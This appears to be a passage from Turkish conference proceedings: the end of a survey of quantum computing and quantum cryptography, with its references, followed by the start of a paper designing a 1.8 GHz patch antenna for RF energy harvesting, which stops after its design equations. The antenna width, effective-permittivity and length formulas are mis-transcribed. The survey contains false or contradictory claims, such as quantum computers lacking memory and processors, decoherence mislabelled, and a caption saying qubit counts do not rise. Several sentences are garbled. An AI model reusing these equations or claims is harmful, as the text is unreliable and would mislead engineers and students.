
kullanıcıların taleplerini karşılamada yeni zorluklarla karşılaşmaktadırlar [1]. Ek olarak yazılım geliştiricilerin kendileri, maliyet, pazara giriş süresi gereklilikleri, karlılık dalgalanması, tüketici sadakati endişeleri vb. nedeniyle iyileştirmedeki sınırlamaları içeren çeşitli zorluklarla karşı karşıyadır. Bu tür sorunların sonucu, güvenli programlama bazı zafiyetler ortaya çıkmaktadır. Ayrıca, kuantum güvenliği, kuantum kaydı sırasında geri çekilmeyi yönetmektedir [1]. Kuantum tabanlı işlemcilerin gelişmesiyle birlikte, çeşitli kuruluşlar, web uygulamaları ve yazılım güvenliği için şifreleme veya dengeli tabanlı güvenlik teknikleri ayrıca bilgisayar ağına bağlı olan her şey söz konusudur [1]. Yazılımın güvenliği, Shor hesaplamasına göre bir sayı olan güvenlik anahtarı yaklaşımının kullanılmasına dayanmaktadır [1].

Günümüzde hızla gelişmekte olan teknoloji ve bilim alanlarında kuantum bilgisayarlar, algoritmalar, iletişim, şifreleme, teleportasyon ve kayıpsız kuantum durum iletimi gibi kuantum teknolojileri geliştirilmeye çalışılmaktadır [2]. Kuantum mekanik algoritmalarının kullanılması amaçlanmaktadır. Kuantum şifreleme protokoller kuantum fiziği prensiplerine göre yapılmaya çalışılmaktadır [3]. Bilgilerin bir yerden başka bir yere kayıpsız bir şekilde taşınması kuantum mekanik algoritmalarıyla yapılması amaçlanmaktadır [3]. Kuantum mantık kapılarının kuantum durumlarının mantıksal işleyişine uyacak ve kuantum bilgisayarlar ile çalışabilecek mekanik yapılması amaçlanmaktadır [3]. Çalışma prensiplerinden kaynaklı kuantum bilgisayarlar ile klasik bilgisayarlar arasında farklar oluşmaktadır. Kuantum teleportasyon kullanılarak zaman ve uzayda iki nokta arasına Mikroskobik ve makroskobik ölçekteki maddelerin taşınması amaçlanmaktadır [3].

Tablo 1. Kuantum teknolojisinde yaşanan gelişmeler

Kuantum teknolojisinde yaşanan gelişmeler
Tibet üzerinden dünyanın 1400 km yukarısında olan Micius uydusuna kuantum dolaşıklık yoluyla bilgi paketi Çin bilim adamları tarafından ışınlama gerçekleştirildi [4].
Çin dünyanın en büyük ve ilk kuantum iletişim ağını kurdu [5].
Azure Quantum bulut bilişim hizmetini başlattı [6].
Çinin geliştirdiği en güçlü kuantum bilgisayar ile 8 yıl sürebilecek hesaplamayı 72 dakika hesapladı
IBM, 2016 yılında, herkesin deneyebileceği ilk kuantum bilgisayarını buluta yerleştirdi [7].
D-Wave Systems gerçek zamanlı bulut erişimi olan kuantum tabanlı donanımı olan Leap'i 2018 de piyasaya çıkardı [6].
Kuantum hesaplama ile Quantum Computing Inc(QCI). BMW'e ait 3854 değişkenli problemi 6 dakika içinde çözdüğü tespit etmiştir [8].
20 kubit işlemcili ilk kuantum bilgisayarını IBM tarafından 2019 yılında tanıttı [9].
Kuantum 433 kubit işlemciyi IBM 2022'de kuantum zirvesinde tanıttı [9].
Dolanıklık kullanılarak ilk kuantum ağı Hollandalı araştırmacılar tarafından kuruldu [10].

Tablo 1'de Kuantum bilişim alanında yapılan önemli gelişmelerin tablosu oluşturulmuştur [11].



Şekil 1. Kuruluş tarihine göre kuantum organizasyonlarının sayısı

Şekil 1’de yıllara göre çeşitli şirketlerin kuantumun çeşitli alanlarında çalışmalarının sayısal verilerine yer verilmiştir.

Tablo 2. Kuantum bilgisayar devleri [11].

KUANTUM BİLGİSAYAR DEVLERİ	
IBM	IBM Quantum tarafından üretilen Quantum Composer ve Quantum Lab, kuantum alanında bulut tabanlı kuantum hesaplama hizmetlerine özel ve genel erişim imkânı veren çevrimiçi bir platform sunmaktadır.
GOOGLE KUANTUM AI	Kuantum hesaplama alanında uzman bir şirkettir. Birçok aracı araştırmacıların hizmetine sunmaktadır.
MİCROSOFT	Azure aracılığıyla Microsoft kuantum bulut tabanlı kuantum bilgi işlem sağlayıcılarından.
AWS BRAKET	Bilimsel araştırma ve yazılım geliştirmeyi hızlandırmak için tasarlanmış bir kuantum bilişim hizmetidir.
ALİBABA GRUBU	Kuantum çalışmalarını ve açık kaynaklı projeler geliştirmek için Kuantum hesaplama laboratuvarı kurdular
ATOS KUANTUM	Kuantum teknolojileri üzerine uzmanlaşmış bir gruptur
BAİDU	Kuantum yazılımı, hesaplaması ve bilgi teknolojisi üzerine geliştirme yapan bir kurumdur.
INTEL	Süperiletken ve spin kubitler üzerinde çalışılmaktadır. Yapılan araştırmalar Delft üniversitesindeki akademik bağlantıları ile sınırlı görünüyor

Tablo 2’de Kuantum bilgisayar devleri alanında çalışma yapan kurum ve kuruluşlara yer verilmiştir.

2. Kuantum Mekaniği

Fizik biliminde kuantum bir etkileşime dâhil olan herhangi bir fiziksel varlığın veya fiziksel özelliğin minimum miktarına denmektedir. Kuantum mekaniği, fiziği, teorisi, dalga mekanik modeli ve matris mekaniği olarak da bilinen en küçük parçacıklarla ilgilenen fizik dalıdır. Kuantum mekaniği atom, molekül, proton, elektron, nötron, gluon ve kuark gibi parçacıkların özelliklerini açıklamakla birlikte birbirleriyle ve ışık, gama ışını, x ışını gibi etkileşimlerini de kapsamaktadır. [12]. Atomlar ve moleküller ölçeğine baktığınızda, nesnelerin günlük hareketinde, hızında, boyutlarda ve davranışlarında klasik mekanik denklemlerinin çoğu işe yaramamaktadır [13]. Nedeni klasik mekanikte nesneler, zamanın belirli bir yerinde bulunmaktadır. Nesnelerin olasılık durumu içerisinde Kuantum mekaniği bulunmaktadır [13]. Açıklamak gerekirse bir X konumunda olanların belirli bir olasılık durumu ve Y konumunda olanların da başka bir olasılık durumu vardır. Bu olasılık her bir durum için devam etmektedir.

Tablo 3. Kuantum Mekaniği'nin Kullanıldığı Alanlar

Kuantum Mekaniği'nin Kullanıldığı Alan
Ultra-Hassas Saatler
Kırılamaz Kodlar
Süper-Güçlü Bilgisayarlar
Gelişmiş Mikroskopla
Biyolojik Pusulalar

Tablo 3’ de kuantum mekaniğinin kullanıldığı alanlara yer verilmiştir.

3. Kuantum Şifreleme

Kuantum kriptografisi, verileri hacklenmeyecek şekilde güvenli hale getirmek ve iletmek için kuantum mekaniğinin doğal olarak oluşan özelliklerini kübit bitlerini kullanarak verileri şifreleme ve kübit bitlerinin konumunu kullanarak güvenli bir şekilde veri iletimini sağlayan bir teknoloji olarak tanımlanabilmektedir. Kriptografi ise verileri yalnızca doğru gizli anahtara sahip olan kişinin şifresini çözebilmesi için şifreleme ve koruma işlemi olarak adlandırılmaktadır [14]. Kuantum kriptografisi güvenlik modelinin temel unsuru olarak matematik yerine fiziğe dayanması bakımından geleneksel kriptografik sistemlerden farklı olmaktadır. Kuantum kriptografisi mesajı gönderenin veya alıcının bilgisi dışında ele geçirilmeye karşı tamamen güvenli bir sistem oluşturmaktadır. Yani, göndericiyi veya alıcıyı uyarmadan kuantum durumunda kodlanmış verileri kopyalamak veya görüntülemek imkânsızlaşmaktadır [14].

Kuantum kriptografi, verileri fiber optik kablo üzerinden iletmek için bireysel ışık parçacıklarını veya fotonları kullanmaktadır. Fotonlar ikili bitleri temsil etmektedir. Sistemin güvenliği kuantum mekaniğine dayanmaktadır [14]. Parçacıklar aynı anda birden fazla yerde veya durumda bulunabilmektedir. Bir kuantum özelliği onu değiştirmeden veya bozmadan gözlemlenemez ve tüm parçacıklar kopyalanamamaktadır. Bu özellikler herhangi bir sistemin kuantum durumunu o sistemi bozmadan ölçmeyi imkânsız kılmaktadır [14]. Fotonlar gerekli

tüm nitelikleri sundukları için kuantum kriptografi için kullanılmaktadır. Davranışları iyi anlaşılmaktadır. Fiber optik kablolar da bilgi taşımaktadır. Kuantum şifrelemenin en iyi bilinen örneklerinden biri, anahtar değişimi için güvenli bir yöntem sağlayan kuantum anahtar dağıtımıdır [14].

3.1. Kuantum Şifreleme Nasıl Çalışır

Teorik olarak, kuantum kriptografisi 1984'te geliştirilen bir modeli takip ederek çalışmaktadır [14]. Model verileri bir fiber optik kablo üzerinden bir konumdan diğerine iletmek için bir dizi foton (hafif parçacıklar) kullanılmaktadır. Bu fotonların bir bölümünün özelliklerinin ölçümlemlerini karşılaştırarak, iki uç nokta anahtarın ne olduğunu ve kullanımının güvenli olup olmadığını belirleyebilmektedir [15].

Gönderici, fotonları rastgele dört olası polarizasyondan ve bit atamalarından birini veren bir filtre (veya polarizör) aracılığıyla iletmektedir [14]. Dikey (1 bit), Yatay (0 bit), 45 derece sağ (1 bit) veya 45 derece sol (0 bit) olabilmektedir [15]. Fotonlar, her bir fotonun polarizasyonunu "okumak" için iki ışın ayırıcı (yatay/dikey ve çapraz) kullanan bir alıcıya gitmektedir [14]. Alıcı, her foton için hangi ışın ayırıcıyı kullanacağını bilmez ve hangisini kullanacağını tahmin etmesi gerekmektedir. Foton akışı gönderildikten sonra, alıcı göndericiye gönderildikleri dizideki fotonların her biri için hangi ışın ayırıcının kullanıldığını söyler ve gönderici bu bilgiyi anahtarı göndermek için kullanılan polarizör dizisi ile karşılaştırmaktadır [15]. Yanlış ışın ayırıcı kullanılarak okunan fotonlar atılır ve ortaya çıkan bit dizisi anahtar oluşmaktadır [15]. Foton bir kulak misafiri tarafından herhangi bir şekilde okunur veya kopyalanırsa, fotonun durumu değişmektedir [14]. Değişiklik, uç noktalar tarafından algılanacaktır. Başka bir deyişle, bu, algılanmadan fotonu okuyup iletemeyeceğiniz veya bir kopyasını çıkaramayacağınız anlamına gelmektedir [14].

4. Kuantum Bilişimi

Kuantum bilişim, çok sayıda olasılığı gözden geçirme ve karmaşık sorunlara ve zorluklara potansiyel çözümler çıkarma yeteneğine sahiptir [16]. Klasik bilgisayarların bilgileri 0 veya 1'li bitler olarak depoladığı yerde, kuantum bilgisayarlar kubitleri kullanmaktadır [16]. kubit'ler, 0 ve 1'i çok boyutlu bir şekilde birleştiren bir kuantum durumunda bilgi taşımaktadır [16].

Böylesine büyük bilgi işlem potansiyeli ve kullanımı için öngörülen pazar büyüklüğü, en önde gelen şirketlerden bazılarının dikkatini çekmektedir [16]. Bunlar arasında IBM, Microsoft, Biogen, Google, Nokia, D-Waves Systems, Alibaba, Intel, Toshiba, Mitsubishi, SK Telecom, NEC, Raytheon, Lockheed Mart'in, Rigetti, HP, Volkswagen, Airbus ve Amgen bulunmaktadır [16].

Kuantum bilişim, güvenlik, finans, askeri işler, istihbarat, kamu hizmetleri, makine öğrenimi, yapay zekâ (AI), büyük veri arama ve dijital alanlarda büyük katkı sağlayabilir. Kuantum bilgisayarlar, bilginin güvenli paylaşımını iyileştirmek için kullanılabilir [16].

Tablo 4. Kuantum hesaplamanın bazı potansiyel faydaları

Kuantum hesaplamanın bazı potansiyel faydaları
Kuantum bilişim kullanılarak yatırım portföyleri tasarlanabilir. Makine öğrenmesinde kuantum bilişim kullanılarak dolandırıcılık tespitini iyileştirmek amaçlı kullanılabilir.

Kuantum hesaplama kullanılarak sağlık alanında ilaç, genetik ve DNA gibi araştırmalar geliştirmek için kullanılabilir.

Daha güçlü çevrimiçi güvenlik için kuantum bilgi işlem, daha iyi veri şifrelemenin ve sistemdeki davetsiz misafirleri tespit etmek için ışık sinyallerini kullanmanın yollarını tasarlamaya yardımcı olabilir.

Kuantum bilişim, daha verimli, daha güvenli uçak ve trafik planlama sistemleri tasarlamak için kullanılabilir.

4.1. Kuantum Bilişiminin Özellikleri

Kuantum fiziği Süperpozisyon ve dolaşma yöntemini kullanan kuantum hesaplamasına dayanmaktadır. Kuantum bilgisayarları, klasik bilgisayarlara göre daha yüksek hızlarda ve çok daha az enerji tüketimiyle gerçekleştirilmektedir [16].

4.2. Süperpozisyon

IBM'e göre, dikkat çekici olan, bir kübitin ne olduğundan çok neler yapabileceğidir. Bir kübit, içerdiği kuantum bilgisini bir süperpozisyon durumuna yerleştirir. Bu, kübitin tüm olası konfigürasyonlarının bir kombinasyonunu ifade eder. "Süperpozisyondaki kübit grupları, karmaşık, çok boyutlu hesaplama alanları yaratabilir. Karmaşık problemler, bu alanlarda yeni yollarla temsil edilebilir [17].

4.3. Dolaşma

Dolaşıklık, kuantum bilgi işlem gücünün ayrılmaz bir parçasıdır. kubit çiftlerinin birbirine dolanması sağlanabilir. Bu, iki kübitin daha sonra tek bir durumda var olduğu anlamına gelir. Böyle bir durumda, bir kübiti değiştirmek, diğerini doğrudan öngörülebilir bir şekilde etkiler. Kuantum algoritmaları, karmaşık sorunları çözmek için bu ilişkiden yararlanmak üzere tasarlanmıştır. Klasik bir bilgisayardaki bit sayısını iki katına çıkarmak, işlem gücünü iki katına çıkarırken, kübitlerin eklenmesi, bilgi işlem gücü ve yeteneğinde üstel bir artışla sonuçlanır [17].

4.4. Uyumsuzluk

Koherans, kübitlerin kuantum davranışı bozulduğunda ortaya çıkar. Kuantum durumu, titreşimler veya sıcaklık değişimleri ile anında bozulabilir. Bu, kübitlerin süperpozisyondan düşmesine ve bilgi işlemede hataların ortaya çıkmasına neden olabilir. Kübitlerin, örneğin aşırı soğutulmuş buzdolapları, yalıtım ve vakum odaları tarafından bu tür parazitlerden korunması önemlidir.

5. Kuantum Bilgisayarlar

Kuantum bilgisayarlar, klasik bilgisayarlara göre daha temel bir yapıya sahiptir. Bellekleri veya işlemcileri yoktur. Bir kuantum bilgisayarın kullandığı tek şey, bir dizi süper iletken kübittir [18].

Kuantum bilgisayarlar ve klasik bilgisayarlar bilgiyi farklı şekilde işler. Bir kuantum bilgisayarı, çok boyutlu kuantum algoritmalarını çalıştırmak için kübitleri kullanır. İşlem güçleri, kübitler eklendikçe katlanarak artar. Klasik bir işlemci, çeşitli programları çalıştırmak için bitleri kullanır. Daha fazla bit eklendikçe güçleri doğrusal olarak artar. Klasik bilgisayarlar

çok daha az bilgi işlem gücüne sahiptir [19]. Klasik bilgisayarlar günlük görevler için en iyisidir ve hata oranları düşüktür. Kuantum bilgisayarlar, simülasyonları çalıştırmak, verileri analiz etmek (kimyasal veya ilaç denemeleri gibi), enerji açısından verimli piller oluşturmak gibi daha yüksek düzeyde görevler için idealdir. Ayrıca yüksek hata oranlarına sahip olabilirler [18].

Klasik bilgisayarların ekstra özel bakıma ihtiyacı yoktur. Aşırı ısınmayı önlemek için basit bir dâhili fan kullanabilirler. Kuantum işlemcilerin en ufak titreşimlerden korunmaları ve aşırı derecede soğuk tutulmaları gerekiyor. Bu amaçla aşırı soğutulmuş süper akışkanlar kullanılmalıdır. Kuantum bilgisayarlar, klasik bilgisayarlardan daha pahalı ve inşa edilmesi daha zordur.



Şekil 2. IBM'nin Yıllara göre kübit işlemcileri

Şekil 1. de görüldüğü gibi yıllara göre kübit sayılarında artış gözükmemektedir. Kuantum bilgisayarlarda bir işlemcinin sahip olduğu kübit sayısı daha fazla işleyebileceği işlem gücü demektir.

6. Sonuç

Kuantum tabanlı uygulamalar şu anda dünya genelinde oluşturulmaktadır. Kuantum kaydı bağlamında ortaya çıkan çeşitli sorunlar, yoğun araştırma gerektirmektedir. Tamamen korunan bir sistem yaratmak, yaratıcı zihnin etki alanının ötesindedir. Buradaki amaç, uzun süreli hizmet verilebilir programlamayı sağlayabilen mekanizmalar bulmaktır. Kuantum fiziği kullanılarak oluşan bu kuantum bilişim alanındaki gelişmeler güvenlik açısından önemli adımlar atılsa da bir o kadarda güvenlik tehdidi oluşturmaktadır. Bu araştırma kuantum bilişim sürecinde oluşan gelişmelerin siber güvenlik açısından kuantum tabanlı güvenlik yaklaşımları incelenmiştir.

Kaynakça

- [1] "2076-3417/11/24/11784", Accessed: Jan. 13, 2023. [Online]. Available: <https://www.mdpi.com/2076-3417/11/24/11784>
- [2] "kuantum ", Accessed: Jan. 13, 2023. [Online]. Available: <https://evrimagaci.org/kuantuminternet-nedir-bilim-devrim-niteligindeki-yeni-nesil-kuantum-internet-ruyasini-gercekkilabilir-mi-9029>
- [3] "kuantum-internet-nedir-bilim-devrim-niteligindeki-yeni-nesil-kuantum-internet-ruyasinigercek-kilabilir-mi".
- [4] "turk-internet.com/cinli-bilim-adamlari-tibetten-uyduya-isinlama-yapti", Accessed: Jan. 13, 2023. [Online]. Available: <https://turk-internet.com/cinli-bilim-adamlari-tibetten-uyduyaisinlama-yapti/>
- [5] "cin-dunyanin-en-buyuk-kuantum-iletisim-agini-kurdu", Accessed: Jan. 13, 2023. [Online]. Available: <https://www.donanimhaber.com/cin-dunyanin-en-buyuk-kuantum-iletisim-aginikurdu-128770>
- [6] S. ÇELİK, "Kuantum Kriptolojisi ve Siber Güvenlik," Bilişim Teknolojileri Dergisi, pp. 53– 64, Jan. 2021, doi: 10.17671/gazibtd.733309.
- [7] "ilk kübit bilgisayar", Accessed: Jan. 13, 2023. [Online]. Available:

<https://spectrum.ieee.org/ibm-condor>

[8] “bmw nin-3854-degisken-problemi-kuantum-hesaplama-ile-6-dakikada-cozuldu”, Accessed: Jan. 13, 2023. [Online]. Available: <https://kuantumturkiye.org/bmw-nin-3854-degisken-problemi-kuantum-hesaplama-ile-6-dakikada-cozuldu/>

[9] “<https://kuantumturkiye.org/ibm-433-kubitlik-islem>”, Accessed: Jan. 13, 2023. [Online].

Available: <https://kuantumturkiye.org/ibm-433-kubitlik-islem>

[10] “<https://kuantumturkiye.org/hollandali-arastirmacilar-dolanikliga-dayali-ilk-kuantum-aginikurdu/>”, Accessed: Jan. 13, 2023. [Online]. Available: <https://kuantumturkiye.org/hollandali-arastirmacilar-dolanikliga-dayali-ilk-kuantum-aginikurdu/>

[11] “kuantum-bilisim-sirketleri-2022-icin-son-liste”, Accessed: Jan. 13, 2023. [Online]. Available: <https://kuantumturkiye.org/kuantum-bilisim-sirketleri-2022-icin-son-liste/>

[12] “Kuantum mekaniği wikipedia”, Accessed: Jan. 13, 2023. [Online]. Available: https://tr.wikipedia.org/wiki/Kuantum_mekani%C4%9Fi

[13] “kuantum-mekanigi-nedir-atom-alti-parcaciklarin-dunyasi-evreni-daha-iyi anlamamizisaglayabilir-mi-9867”, Accessed: Jan. 13, 2023. [Online]. Available: <https://evrimagaci.org/kuantum-mekanigi-nedir-atom-alti-parcaciklarin-dunyasi-evreni-daha-iyi-anlamamizi-saglayabilir-mi-9867>

[14] “quantum-cryptography”, Accessed: Jan. 13, 2023. [Online]. Available: <https://www.techtarget.com/searchsecurity/definition/quantum-cryptography>

[15] “<https://quantumxc.com/blog/quantum-cryptographyexplained/#:~:text=Cryptography%20is%20the%20process%20of,way%20that%20cannot%20be%20hacked.>”, Accessed: Jan. 13, 2023. [Online]. Available: <https://quantumxc.com/blog/quantum-cryptographyexplained/#:~:text=Cryptography%20is%20the%20process%20of,way%20that%20cannot%20be%20hacked.>

[16] “<https://www.investopedia.com/terms/q/quantum-computing.asp#toc-what-is-quantumcomputing-in-simplest-terms>”, Accessed: Jan. 13, 2023. [Online]. Available: <https://www.investopedia.com/terms/q/quantum-computing.asp#toc-what-is-quantumcomputing-in-simplest-terms>

[17] U. Uygur, “Kablosuz Ağlarda Güvenlik Artırımı: Kuantum Anahtar Dağıtım Protokolü Uygulaması.”

[18] G. Tarihi, “Kuantum Teorisinin Yorumu ve Doğanın Rolü Kubilay KAPTAN 1 *,” 2017.

[19] E. Özdemir and M. Erol, “BUCA EĞİTİM FAKÜLTESİ DERGİSİ 29 (2011) 20 KUANTUM Fiziğinde belirsizlik ilkesi: hibrit öğretimin akedemik başarıya ve kalıcılığa etkisi

UNCERTAINTY PRINCIPLE OF QUANTUM PHYSICS: EFFECTS OF HYBRID TEACHING ON ACADEMIC ACHIEVEMENT AND RETENTION.”

RF ENERJİ HASADI İÇİN 1.8 GHZ FREKANSLI DİKDÖRTGENSEL YAMA ANTEN TASARIMI

Hüseyin Aslan^{*1}, Hüseyin Özmen², Davut İzci³, Serdar Ekinci⁴

¹ Batman Üniversitesi, Lisansüstü Eğitim Enstitüsü, Batman, TÜRKİYE, huseyin.aslan@batman.edu.tr

² Dicle Üniversitesi, Elektrik-Elektronik Mühendisliği, Diyarbakır, TÜRKİYE, huseyin.ozmen@dicle.edu.tr

³ Batman Üniversitesi, Bilgisayar Mühendisliği, Batman, TÜRKİYE, davut.izci@batman.edu.tr

⁴ Batman Üniversitesi, Bilgisayar Mühendisliği, Batman, TÜRKİYE, serdar.ekinci@batman.edu.tr

* Sorumlu Yazar: huseyin.aslan@batman.edu.tr

Özet: Düşük güçlü elektronik aygıtlar radyo frekansı (RF) enerji hasatlama sistemiyle enerjisini ortamdaki elektromanyetik dalgalardan sağlayabilme olanağına sahiptirler. RF enerji hasatlama sistemi genel olarak anten, empedans uyumlandırıcı, doğrultucu ve enerji depolama birimlerinden oluşmaktadır. Ortamdaki elektromanyetik dalgalar alıcı anten sayesinde akıma, antenden gelen alternatif akım da doğrultucu sayesinde doğru akıma dönüştürülüp enerji depolama biriminde depolanmaktadır. Daha sonra depolanan bu enerji bağlı olduğu kablosuz cihaz tarafından kullanılabilir. Bu çalışmada, RF enerji hasatlama sisteminde kullanılması amacıyla CST Microwave Studio (CST MWS) elektromanyetik simülasyon programında 1.8 GHz frekansında çalışan dikdörtgensel bir yama anten tasarlanmıştır. İletim hattı metoduyla tasarlanan antenin saçıcı yüzey boyutları $52.6 \times 38.7 \text{ mm}^2$ olarak belirlenmiştir. Yalıtkan malzeme olarak 4.3 dielektrik sabitine sahip FR-4 kullanılmıştır. Anten saçıcı yüzeyindeki çentikler CST'nin parametrik tarama özelliği kullanılarak rezonans değeri uygun bir değere ulaşıncaya kadar analizler gerçekleştirilmiştir. Geliştirilen anten geri dönüş kaybı, duran dalga oranı (VSWR) gibi parametreler yönünden analiz edilmiş ve tasarlanan antenin RF enerji hasatlama devrelerinde kullanılmaya uygun olduğu belirlenmiştir.

Anahtar Kelimeler: Mikroşerit Yama Anten, Elektromanyetik Dalga, Rf Enerji Hasadı

Rectangular Patch Antenna Design for Rf Energy Harvesting in 1.8 Ghz Frequency

Hüseyin Aslan^{*1}, Hüseyin Özmen², Davut İzci³, Serdar Ekinci⁴

¹ Batman University, Institute of Graduate Studies, Batman, TURKEY, huseyin.aslan@batman.edu.tr

² Dicle University, Electrical-Electronic Engineering, Diyarbakır, TURKEY, huseyin.ozmen@dicle.edu.tr

³ Batman University, Computer Engineering, Batman, TURKEY, davut.izci@batman.edu.tr

⁴ Batman University, Computer Engineering, Batman, TURKEY, serdar.ekinci@batman.edu.tr

* Corresponding Author: huseyin.aslan@batman.edu.tr

Abstract: Low-power electronic devices can obtain their energy from electromagnetic waves in the environment with the radio frequency (RF) energy harvesting system. RF energy harvesting system generally consists of antenna, impedance matcher, rectifier, and energy storage units. Electromagnetic waves in the environment are converted into current thanks to the receiving antenna, and the alternating current from the antenna is converted into direct current thanks to the rectifier and stored in the energy storage unit. This stored energy can then be used by the wireless device to which it is connected. In this

study, a rectangular patch antenna operating at 1.8 GHz frequency was designed in CST Microwave Studio (CST MWS) electromagnetic simulation program for use in RF energy harvesting system. The radiating surface dimensions of the antenna designed by the transmission line method were determined as $52.6 \times 38.7 \text{ mm}^2$. FR-4 with a dielectric constant of 4.3 was used as the substrate. Analyzes were carried out until the S11 value reached a suitable value by adjusting geometric properties of the notches on radiating surface, by using the parametric sweep feature of CST. The developed antenna was analyzed in terms of parameters such as return loss, standing wave ratio (VSWR), and it was determined that the designed antenna is suitable for use in RF energy harvesting circuits.

Keywords: Microstrip patch antenna, Electromagnetic wave, RF energy harvesting

1. Giriş

Günümüzde kablosuz cihazlar hayatın her alanında yoğun olarak kullanılması beraberinde çevresel olmak üzere birçok soruna neden olabilmektedir. Ülke ekonomisine katkı sağlayabilmek ve tehlikeli bir çevresel atık olan batarya/pil kullanımının önüne geçmek için radyo frekansı (RF) enerji hasatlama işlemi gelecek vaat eden bir yöntem olarak karşımıza çıkmaktadır. Çünkü RF enerji hasadı ile bir ortamda var olan radyo ve mikro dalgalarının tekrar elektrik enerjisine dönüştürülmesi mümkün olabilmektedir [1]. Bu sebeple de RF enerji hasatlama sistemi kullanılarak söz konusu bu kablosuz cihazların batarya kullanımının önüne geçilmesi mümkün olabilmektedir.

RF enerji hasatlama sistemi kabaca alıcı anten ve antenin bağlı olduğu devreden oluşmaktadır [2]. Ortamdaki RF dalgalar antene geldiğinde anten bu dalgaları akıma dönüştürüp devreye göndermektedir. Bu devre temel olarak empedans uyumlandırıcı, doğrultucu ve enerji depolama birimlerinden oluşmaktadır [1]–[3]. Antenden gelen alternatif akım doğrultucu sayesinde doğru akıma dönüştürülüp enerji depolama biriminde depolanmaktadır. Daha sonra depolanan bu enerji bağlı olduğu kablosuz cihaz tarafından kullanılabilir. Bu sayede çevre kirliliğini önlemeye dolaylı olarak katkı sağlanması söz konusu olmaktadır.

Son yıllarda araştırmacılar tarafından RF enerji hasatlama sistemleri için anten tasarımı üzerine birçok çalışma gerçekleştirilmiştir [4]–[11]. Bu çalışma ile söz konusu bu çalışmalara katkı sağlamak amacıyla, ortamda var olan ve serbest halde dolaşan elektromanyetik dalgalarından RF enerji hasatlama için dikdörtgensel bir yama anten tasarlanması amaçlanmaktadır. Tasarlanan bu antenin beslemesinin iki yan tarafındaki çentiklerin de ölçülerinde değişiklik yaparak, çentik boyutlarının anten çalışma frekansı ve geri dönüş kaybına etkisi incelenmiştir. Yapılan analizler sonucunda enerji hasatlama devrelerinde [3] kullanılmaya uygun, 1.8 GHz frekansında çalışan bir anten elde edilmiştir.

2. Anten Tasarımı ve Elde Edilen Sonuçlar

Düşük maliyetli ve kolay temin edilebilir olması nedeniyle bu çalışmada 4.3 dielektrik sabitli FR4 materyali [12], [13] kullanılarak tasarım gerçekleştirilmiştir. İletim hattı modeli [14] kullanılarak da antenin uzunluk ve genişlik gibi parametreleri hesaplanmıştır. Tasarlanan antenin bazı geometrik parametreleri değiştirilerek bunların simülasyon sonuçlarına etkisi incelenmiştir. S11, VSWR [15] gibi sonuçlar analiz edilerek antenin 1.8 GHz frekansında iyi bir performans göstermesi için en uygun geometrik özellikler belirlenmiştir. Bu bağlamda, anten dikdörtgensel bir yama ve besleme şeridi içerecek ve ayrıca besleme şeridinin iki yanı

çentikli olacak şekilde CST MWS ortamında tasarlanmıştır. Mikroşerit yama antenin yama kısmının ebatlarını belirlemek için aşağıdaki formüller kullanılmıştır.

Anten yamasının genişliği için aşağıdaki denklem kullanılabilir.

$$W = \frac{c}{2fr} ((\epsilon_r + 1)/2) - 1/2 \quad (1)$$

Bu denklemdeki C ışık hızını, ϵ_r malzemenin dielektrik sabiti, f ise çalışılan frekansı ifade etmektedir.

ϵ_{eff} dielektrik sabitinin etkin değeri olup aşağıdaki formül ile hesaplanmaktadır.


$$\epsilon_{eff} = \frac{\epsilon_r + 1}{2} + \frac{\epsilon_r - 1}{2} \left[\frac{1}{1 + 12h/w} \right]^{-1/2} \quad (2)$$

Anten uzunluğunun hesaplanması için ise denklem (3) kullanılmaktadır.

$$wL = \frac{c}{2fr\sqrt{\epsilon_{eff}}} - 0.824h \left(\frac{(\epsilon_{eff} + 0.3)(\frac{w}{h} + 0.264)}{(\epsilon_{eff} - 0.258)(\frac{w}{h} + 0.8)} \right) \quad (3)$$

Burada L anten yamasının uzunluğunu, w genişliği, h ise yalıtkanın kalınlığını ifade etmektedir.

